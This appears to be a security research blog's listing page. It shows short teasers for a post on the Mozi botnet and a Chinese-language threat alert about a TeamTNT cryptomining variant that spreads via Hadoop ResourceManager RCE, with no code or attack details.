Background It has been nearly 2 years since we (360NETLAB) first disclosed the Mozi botnet in December 2019, and in that time we have witnessed its development from a small-scale botnet to a giant that accounted for an extremely high percentage of IOT traffic at its peak. Now that Mozi&

Import 2022-11-30 11:16

**威胁快讯：
TeamTNT新变种
通过ELF打包bash
脚本，正通过
Hadoop
ResourceManager
RCE 传播**

[See all 114 posts →](#)



Aug 30, 2021 · 10 min read

TeamTNT是一个比较活跃的挖矿家族，曾被腾讯和PAN等国内外安全厂商多次分析[1][2]，我们的BotMon系统也曾多次捕获。以往经验显示，TeamTNT家族喜欢使用新技术，比如名为EzuriCrypter的加密壳就是首次在TeamTNT样本中被检测到。近期，我们的Anglerfish蜜罐再次捕获到TeamTNT的新变种，使用了如下新技术和工具：

1. 通过ELF文件包装入口...



· Aug 6, 2021 · 4 min read